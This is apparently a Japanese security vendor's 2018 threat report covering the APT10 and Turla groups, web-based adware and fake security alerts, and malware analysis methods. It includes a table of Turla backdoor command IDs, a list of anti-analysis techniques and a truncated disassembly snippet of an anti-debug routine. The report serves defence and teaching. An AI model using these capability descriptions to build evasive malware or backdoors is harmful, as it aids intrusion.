APT (Advanced Persistent Threat) とは、高度で(Advanced)持続的な(Persistent)脅威(Threat)のことです。攻撃に使われるマルウェアやテクニックが高度である点、攻撃活動が長期間にわたる点で通常のサイバー攻撃と区別されます。APT攻撃は高い技術と豊富なリソースを持つ大規模なグループによって実行されます。政府機関など機密性の高い情報を保持している組織や、日常生活や経済活動を行う上で重要なサービスを運営しているインフラ事業者が標的として狙われるケースが多く確認されています。攻撃の主な目的は、機密情報の窃取や機器・サービスの機能停止です。

2009年に発生した大手IT企業への一連の攻撃（Operation-Aurora）や2010年のStuxnetを用いたイランの核燃料施設への攻撃をきっかけとして、その脅威が広く知られるようになりました。日本国内における代表的な事例としては、2011年の重工メーカーに対する攻撃や2015年の日本年金機構に対する攻撃が挙げられます。さらに2015年と2016年にはウクライナの送電施設に対する攻撃の結果、首都キエフで停電が発生しました。このようにAPTによるサイバー攻撃の被害はインターネット上だけに留まらず、現実社会にも大きな影響を与えています。




図3.1 近年の主なAPT攻撃事例

3.2　2018年のAPT事例

2018年に活動が確認された2つのAPTグループを紹介します。

① APT10

APT10(別名menuPass, Stone Panda, Red Apollo, CVNX, HOGFISH)は2014年以降、日本の組織を継続的に攻撃しているAPTグループです。主な目的は情報の窃取と考えられており、標的には政府機関や学術機関が含まれます。2018年12月には、内閣サイバーセキュリティセンターと外務省がAPT10に関して異例とも言える注意喚起を発表しました。

2018年に確認された事例の多くはスピアフィッシングによる攻撃です。メールの件名や本文は政治や外交に関するものが多く確認されており 、記載されている人名や組織名は実在のものです。

メールに添付されたファイルの形式はMicrosoft Word文書(図3.2.1)が多く、VBAマクロを利用してマルウェアをダウンロードもしくはドロップ(Word文書に格納された実行ファイルを展開)します。




図3.2.1 攻撃に使用されたとみられるWord文書

APT10は様々なツールを駆使して攻撃活動を行います。Windowsに標準で搭載されているcertutilやMicrosoftの提供するユーティリティツールPsExecのほか、様々なハッキングツールやRAT(遠隔操作ツール)を使用することが確認されています(表3.2.1)。

表3.2.1 APT10が使用する主なツール

種別	通称	ESET検出名
ハッキングツール	Mimikatz	Win32/Riskware.Mimikatz Win64/Riskware.Mimikatz
	PwDump	Win32/PSWTool.PWDump Win32/PSWTool.PWDump6 etc.
	PowerSploit	PowerShell/RiskWare.PowerSploit
RAT（遠隔操作ツール）	ChChes	Win32/ChChes
	PlugX	Win32/Korplug
	PoisonIvy	Win32/Poison
	RedLeaves	Win32/Agent
	UPPERCUT (ANEL)	

② Turla

Turlaは米国や欧州を中心に活動するAPTグループです。2008年にアメリカ中央軍のネットワークに侵入したことで広く知られるようになりました。Turlaは世界中の外交機関や軍事機関を標的としています。2013年にはフィンランド外務省、2014年～2016年にはスイスの軍事企業、2017年末～2018年初めにはドイツ政府に対して攻撃を行いました。

Turla（攻撃者グループ）が使用するバックドア型のマルウェアもまたTurlaと呼ばれます。TurlaバックドアはOutlookなどのメールソフトを乗っ取り、感染端末と攻撃者間のコミュニケーション手段を確立します。Turlaバックドアは2009年に開発が始まり、その後度々機能が追加されています。Turlaバックドアに関するタイムライン（図3.2.2）を紹介します。




図3.2.2 Turlaのタイムライン

Turlaバックドアの特筆すべき機能は、2016年から2017年にかけて追加されたPDFを使用してC&Cサーバーと通信する機能です。攻撃者から送信するコマンドと感染端末から抜き出されるファイルなどの情報は、特別に細工されたPDF文書ファイルを介してメールで送受信されます。

また、感染端末の情報を含んだPDFファイルを添付したメールは、ユーザーが正規のメールを送る時刻と同じ時刻に送信されます。これはメールの送信時刻からバックドアの活動を察知されることを防ぐためと考えられます。さらに、C&Cサーバーとの間で送受信したメールは数秒以内に全て削除されます。このようにTurlaバックドアによる攻撃活動は高い隠密性を持っています。下図のようにTurlaバックドアは他にも多彩な機能を備えています（表3.2.2）。

表3.2.2 Turlaバックドアのコマンド一覧

ID（識別子）	機能の説明
0x10	未実装
0x11	メッセージボックス(MessageBox)を表示する
0x12	スリープ
0x20	ファイルを削除する
0x21	ファイルを入手する
0x22	攻撃指令者の電子メールアドレスを設定する
0x23	ファイルを設置する
0x24	シェルコマンドを実行する
0x25	プロセスを作成する
0x26	ディレクトリを削除する
0x27	ディレクトリを作成する
0x28	攻撃指令者へのメールの送信間隔を変更する
0x29	PowerShellのコマンドを実行する（Empire PSInject）（2018年のバージョンで追加）
0x2A	応答モードに設定する（2018年のバージョンで追加）

3.3　APT攻撃への備え

① 他機関との情報共有

APT攻撃対策においては他機関との情報共有が非常に重要です。APT攻撃のIoC（侵入の痕跡＝C&Cサーバーの IPアドレスなど）やTTPs（Tactics, Techniques, and Procedures＝攻撃の戦術・技術・手順）を事前に入手することは攻撃を阻止する上で大いに役立ちます。同じ業種の企業は同一の攻撃者グループから狙われる可能性が高いと考えられるため、分野ごとのISACにおける情報共有は特に効果的です。

情報共有の際は自然言語で書かれた脅威情報と合わせて、STIXやOpen IOCなどの国際的に使われている構造化脅威情報を利用することが理想です。JPCERT/CCが2017年に実施した調査によると、他組織との間でサイバー攻撃情報を共有する際にSTIXやOpen IOCを利用する組織の割合は全体の1～2%程度に留まっています 。
構造化された脅威情報はIDS, IPS等の防御システムにそのままルールとして追加できるだけではなく、使用する言語が異なる世界中の組織間において効率的に情報共有できることが期待できます。

② サプライチェーンのセキュリティ対策把握と向上

日本企業においては、サプライチェーンのセキュリティ対策の把握が急務です。APT攻撃者はセキュリティが強固な組織を狙う際、手始めにその組織と関連のあるセキュリティの弱い組織に侵入を試みることがあります。そのため、自社だけではなくサプライチェーン（取引先、委託先）全体のセキュリティを確保する必要があります。
まずは、パートナー企業におけるセキュリティ対策状況を把握することが必要です。
IPAが2016年に実施した調査 によると、日本企業が業務委託先のセキュリティ対策状況を把握している割合は33.5%に留まっており、米国（同調査66.0%）や欧州（同調査54.2%）に大きく遅れを取っています。委託元が共通のセキュリティポリシーを策定し、委託先にそのポリシーに沿ったセキュリティ対策の実施を要求することなどが必要です。
IPAが2019年1月に公表した「情報セキュリティ10大脅威 2019 」の第4位にも「サプライチェーンの弱点を悪用した攻撃の高まり」が選出されています。

3.4　APT攻撃のまとめ

本章ではAPT攻撃の概要、事例、対策について紹介しました。
今回紹介した攻撃事例は氷山の一角です。隠密性が高く痕跡を残さないという性質上、まだ明らかになっていない攻撃が多数あることが考えられます。現在のところ攻撃の対象は政府機関や軍事企業が多いですが、今後対象が変化・拡大することも考えられます。
常に最新の脅威を知りそれに備えることが重要です。



4

Web上で動作する
アドウェアが増加

4.　Web上で動作するアドウェアが増加

本章では、2018年に大幅に増加したWeb上で動作するアドウェアについて紹介します。

4.1　2018年国内アドウェア検出状況

アドウェアは、Advertising Softwareの略語で、広告を表示させる機能を持つソフトウェアです。そのため、アドウェアにはマルウェア以外も含まれています。一方で、ユーザーの意図に反してインストールされたり、必要以上に広告を表示させるなどの迷惑行為を行ったりする悪質なアドウェアもあります。

2018年に国内で検出された悪質なアドウェアの総数は、前年比で164%も増加しました。




図4.1.1 ファイル形式別の国内アドウェア検出数の推移
(2017年国内アドウェア全体の検出数を100%として比較)

アドウェアが動作する環境には、ローカル環境上で動作するものとWeb上で動作するものの2種類が存在します。それぞれの代表的なファイル形式は、前者がWin32、OSX、後者がJS、HTMLです。

図4.1.1より、2018年に国内で観測されたアドウェアのうち、ローカル環境上で動作するWin32のものは減少したことが分かります。加えて、Web上で動作するJSのアドウェアが大幅に増え、このことに起因してアドウェア全体の検出数が増加したことが分かります。

悪質なアドウェアに感染した場合、一般的に以下に示すような被害に遭う可能性があります。

■意図しないタイミングで広告が表示される



図4.1.2 アドウェアによって表示された広告

PC起動時や一定時間後に広告が表示される可能性があります。上図では、デスクトップ上に広告が表示されていますが、ブラウザーにプラグインを追加することでブラウザー上に広告を表示させるアドウェアも確認されています。

■ブラウザーのホームページが変更される




図4.1.3 アドウェアによってホームページが変更されたブラウザー

ブラウザー起動時に表示されるページ（ホームページ）が、ユーザーが設定したものから変更されることがあります。元に戻すためには、ブラウザー上の設定を修正するだけでは足りず、レジストリ等さまざまな設定を修正する必要のあるケースが多発しています。

■ツールバーが追加される




図4.1.4 アドウェアによって追加されたツールバー

デスクトップ上やブラウザー上に、ツールバーが追加されることがあります。

これらの挙動は、従来のアドウェアと同様です。また、ローカル環境上で動作するアドウェアとWeb上で動作するアドウェアのどちらに感染したとしても、その後の挙動に差はほとんどありません。一方で、感染前の過程は大きく異なります。

4.2　ローカル環境上で動作するアドウェアの感染経路

ローカル環境上で動作するアドウェアに感染するタイミングとして代表的なものが、ソフトウェアをインストールするときです。

ソフトウェアの作成者が、ソフトウェアインストールの過程において、他のソフトウェアをインストールさせるメニューを表示させる仕様にしていることがあります。




図4.2 ソフトウェアインストール中に他のソフトウェアを宣伝する画面

これは、広告料として報酬が発生するためです。

ユーザーが目的のソフトウェアをインストールする際に、注意書きや利用規約等を誤って読み飛ばしてしまい、さらに他のソフトウェアのインストールを承諾してしまうと、他のソフトウェアも追加でインストールされてしまいます。宣伝されている他のソフトウェアをインストールしなければ、目的のソフトウェアをインストールできなかったり、機能が制限されたりするものも確認されています。

追加でインストールされる他のソフトウェアは、無害なものもありますが、ユーザー自身が欲していないソフトウェアであったり、悪質なアドウェアであったりする可能性があります。

4.3　Web上で動作するアドウェアの感染経路

Web上で動作するアドウェアに感染するタイミングとして代表的なものが、ネットサーフィン中です。普段通りにネットサーフィンをしていると、突如広告が表示されます。これは、閲覧していたページに、広告を表示させるためのコードが埋め込まれていたためです。

広告が出現するトリガーは、多岐にわたっています。

- ■一定時間の経過
- ■特定のエリアをクリック
- ■マウスカーソルを特定のエリアに移動など




図4.3.1 マウスを特定のエリアに移動させることで表示される広告とそのコード

2018年に多く確認されたアドウェアによる広告は、偽のセキュリティを宣伝するものです。ユーザーの端末にセキュリティの問題がないにもかかわらず、偽の警告メッセージを表示し、偽のセキュリティ製品のダウンロードを推奨してきます。

偽のセキュリティ製品をダウンロードし、インストールすると、偽のセキュリティ製品は端末内に存在する問題をチェックし始めます。そして、実際に問題が確認されていないにもかかわらず、確認できたことを通知します。



図4.3.2 偽のセキュリティ製品による偽のセキュリティアラート

確認された問題を完全に修復するためには、有料バージョンにアップグレードする必要があることを表示します。



図4.3.3 アップグレードを要求する画面(左)と個人情報を入力する画面(右)

ローカル環境上で動作するアドウェアとWeb上で動作するアドウェアの感染経路を比較すると、後者のほうが容易により多くの端末を感染させることが可能です。
Web上で動作するアドウェアは、ブラウザーを搭載しているあらゆるプラットフォーム上で動作することできるため、Windows PCだけではなく、他のOSを実装したPCやスマートフォンもターゲットになります。

ESET製品では、ローカル環境上で動作するアドウェアとWeb上で動作するアドウェアを共に検出・遮断します。



図4.3.4 ローカル環境上で動作するアドウェアの検出画面




図4.3.5 Web上で動作するアドウェアの検出画面

Web上で動作するアドウェアは、今後も脅威となる可能性があります。

アドウェアによる攻撃を防ぐためには、以下のことを推奨します。

- セキュリティ製品を正しく導入し、ローカル環境とブラウザーのセキュリティ機能を有効にする。
- セキュリティ製品のウイルス定義データベースやOSを最新の状態に保つ。
- ソフトウェアのインストールは慎重に行い、宣伝された他のソフトウェアが本当に必要かどうか考える。
- 突如現れた広告の内容を安易に信頼しない。
- 広告で推奨されたソフトウェアを安易にダウンロードしない。



5 サイバーセキュリティを支える技術「マルウェア解析」

5.　サイバーセキュリティを支える技術 マルウェア解析

5.1　サイバー犯罪者にとってマルウェアは重要な攻撃インフラ

現在、マルウェアは、多くのサイバー攻撃で使用されており、サイバー犯罪者にとって、なくてはならない攻撃インフラの1つとなっています。

以下のグラフは、セキュリティ製品の評価を行っている独立機関AV-TESTが公開している新しく発見されたマルウェアの件数です。




図5.1 新しく発見されたマルウェアの件数[9]

2018年に新しく発見されたマルウェアの数は、1億3750万件に上り、依然として多くの新しいマルウェアが発見されています。

また、2018年上半期マルウェアレポート[10]で紹介したように、ダークウェブやディープウェブ上の“Crime as a Service（CaaS）”では、日々新しいマルウェアが開発されており、技術力のないサイバー犯罪者でもマルウェアを簡単に利用することができます。

[9] 出典：　AV TEST「SECURITY REPORT 2017/18 Overall development of new malware programs in the last 10 years」および AVTEST Webページより

[10] 2018年上半期マルウェアレポート：　https://eset-info.canon-its.jp/files/user/malware_info/images/ranking/pdf/MalwareReport_2018h1.pdf

5.2　マルウェア解析とは

多くのサイバー攻撃に使用されているマルウェアを解析し、動作を明らかにすることは、サイバー攻撃の全容を解明する上で非常に重要な要素です。

たとえば、情報システム部門の担当者であれば、社内で見つかったマルウェアを解析することで、感染経路や感染範囲の特定、感染拡大への対策（二次被害の防止）、復旧方法の検討などを行うことができます。

また、セキュリティ製品を開発している開発者においては、マルウェアに実装されている新しい攻撃手法や機能などを明らかにすることで、パターンファイルの作成や対策機能などを自社の製品に追加することができます。

5.3　マルウェアの解析手法

マルウェアの解析手法には、大きく分けて以下の３つの手法があります。



図5.3.1 マルウェア解析手法

1つ目の解析手法は、「表層解析」と呼ばれる手法です。

表層解析は、マルウェアの実行やデコンパイルによるソースコードの解析は行わず、対象ファイルのハッシュ値やファイル形式、ファイル内の特徴的な文字列・バイト列を取得し、ファイルがマルウェアであるか簡易的に判定します。

表5.3.1 表層解析で用いられる主なツール

表層解析で用いられる主なツール	
マルウェアの判定	● VirusTotal
ハッシュ値の取得	● HashTab ● CertUtilコマンド
文字列・バイト列の取得	● BinText ● stringsコマンド
パッカー判定	● PEiD
ファイル形式の確認	● TrID (TrIDNet) ● Detect It Easy　など

表層解析により得られる情報は、動的解析や静的解析に比べ限定的で、難読化やパック処理が行われている場合や新種のマルウェアの場合、十分な情報が得られないことがあります。一方で、短時間で簡単に解析ができるといった特徴があります。また、表層解析で得られた情報は、動的解析や静的解析を補助する情報として利用できます。

2つ目の解析手法は、「動的解析」と呼ばれる手法です。
解析用の特別な環境で、実際にマルウェアを実行し、感染活動を記録することで、マルウェアの動作（レジストリやファイルへのアクセス、外部サーバーへの通信など）を明らかにします。動的解析を行う環境は、主にサンドボックスと呼ばれる仮想環境が使用されます。

動的解析は、表層解析に比べ得られる情報が多く、静的解析より短時間で解析を行うことができます。
一方で、解析を妨害する機能（解析妨害）がマルウェアに実装されている場合、マルウェアが感染活動を停止したり、解析ツールを強制終了させたりするため、必要な情報が得られないことがあります。
動的解析は、マルウェアのプログラムコードを詳細に分析しないことから、「ブラックボックス解析」とも呼ばれています。

表5.3.2 動的解析で用いられる主なツール

動的解析で用いられる主なツール	
プロセス解析	● Process Monitor ● Process Explorer ● Process Hacker
レジストリ解析	● Process Monitor ● regshot
ファイル解析	● Process Monitor
ネットワーク解析	● Wireshark ● Fiddler ● TCPdump
システム・API監視	● API Monitor ● Autoruns
自動解析システム/サービス	● Cuckoo Sandbox ● ANY RUN など

3つ目の解析手法は、「静的解析」と呼ばれる手法です。
リバースエンジニアリング技術を用いて、マルウェアのプログラムコードを解析し、マルウェアの詳細な動作（実行条件や機能、アルゴリズムなど）を明らかにする手法です。
静的解析は、動的解析に比べ得られる情報が多く、マルウェアの実行条件やアルゴリズム、動的解析では解析することができない処理（特定条件下で動作する感染処理）などの詳細な情報を得ることができます。
一方で、解析者に要求される技術レベルが高く、解析結果を得るまでに多くの時間がかかります。
静的解析は、マルウェアをデコンパイルし、プログラムコードを詳細に分析することから、「ホワイトボックス解析」とも呼ばれています。

表5.3.3 静的解析で用いられる主なツール

静的解析で用いられる主なツール	
デバッガ デコンパイラ	● IDA Pro ● OllyDbg ● Immunity Debugger ● x64dbg ● WinDbg ● dnSpy ● ILSpy など
プラグイン	● デバッガの各種プラグイン (OllyDumpExなど)

このようにマルウェア解析手法には、3つの解析手法があり、それぞれ長所と短所があります。マルウェアアナリスト(マルウェア解析者)は、状況に応じてこれらの解析手法を使い分け、マルウェアの動作や機能、目的(サイバー犯罪者が何を狙っているのか)などを明らかにしていきます。

表5.3.4 各解析方法の比較

項目	メリット	デメリット
表層解析	● 解析者に要求される技術レベルが低い ● 短時間で解析ができる	● 得られる情報が限定される
動的解析	● 高度な解析技術を必要としない ● 静的解析に比べ、短時間で解析ができる ● 暗号やパック処理を解除する必要がない	● 詳細な感染動作(アルゴリズムなど)を得ることができない ● 環境によって感染動作を変えるマルウェアの場合、得られる情報が限定される
静的解析	● 詳細な感染動作(アルゴリズムなど)を得ることができる ● 環境によって感染動作を変えるマルウェアの場合でも、詳細な感染動作を得ることが可能	● 高度な解析技術を必要とする ● 解析に時間がかかる

5.4　マルウェア解析に立ちはだかる壁 解析妨害

紹介したようにマルウェアアナリストは、表層解析や動的解析、静的解析などの手法を状況に応じて使い分け、マルウェアを解析していきます。

その一方で、マルウェアを作成するサイバー犯罪者たちも、マルウェアアナリストによってマルウェアが解析されることを認識しています。そのため、最近の多くのマルウェアには、『解析妨害』と呼ばれるマルウェア解析を妨害する仕組み(機能)が実装されています。

解析妨害とは、その名の通り、マルウェアを解析させないために、マルウェアの作成者(サイバー犯罪者)が、マルウェアに実装した妨害機能です。

解析妨害には、主に「アンチデバッグ(Anti-Debug)」や「仮想環境回避(Anti-Sandbox/Sandbox-Evasion)」などがあります。

表5.4 主な解析妨害

主な解析妨害
● アンチデバッグ（Anti-Debug） ● 仮想環境回避（Anti-Sandbox/Sandbox-Evasion） ● アンチディスアセンブリ（Anti-Disassembly） ● アンチダンプ（Anti-Dump） ● アンチモニタリング（Anti-Monitoring） ● プロセス隠蔽・インジェクション（Process Hiding / Injection） ● アンチウイルス検出回避（Evading Anti-Virus） ● パッカー（Packers） ● 難読化（Obfuscation / Data Encoding） など

たとえば、「アンチデバッグ（Anti-Debug）」は、デバッガによる解析を妨害する手法です。マルウェアが実行されている環境のプロセス一覧（実行されているプログラムの一覧）を取得し、マルウェア解析ツール（IDAやOllyDbgなど）が動作している場合、マルウェア解析ツールの強制終了やマルウェア自身の感染活動を停止する処理などを行います。

以下のコードは、マルウェアに実装されていた「アンチデバッグ（Anti-Debug）」機能の例です。

```
00401601    6A 02           push 2
00401603    FF15 54224100   call dword ptr ds:[<&CreateToolhelp32Snapshot>]
00401609    8BF0            mov esi,eax
0040160B    C785 D4FDFFFF 2C020000 mov dword ptr ss:[ebp-22C],22C
00401615    8D85 D4FDFFFF   lea eax,dword ptr ss:[ebp-22C]
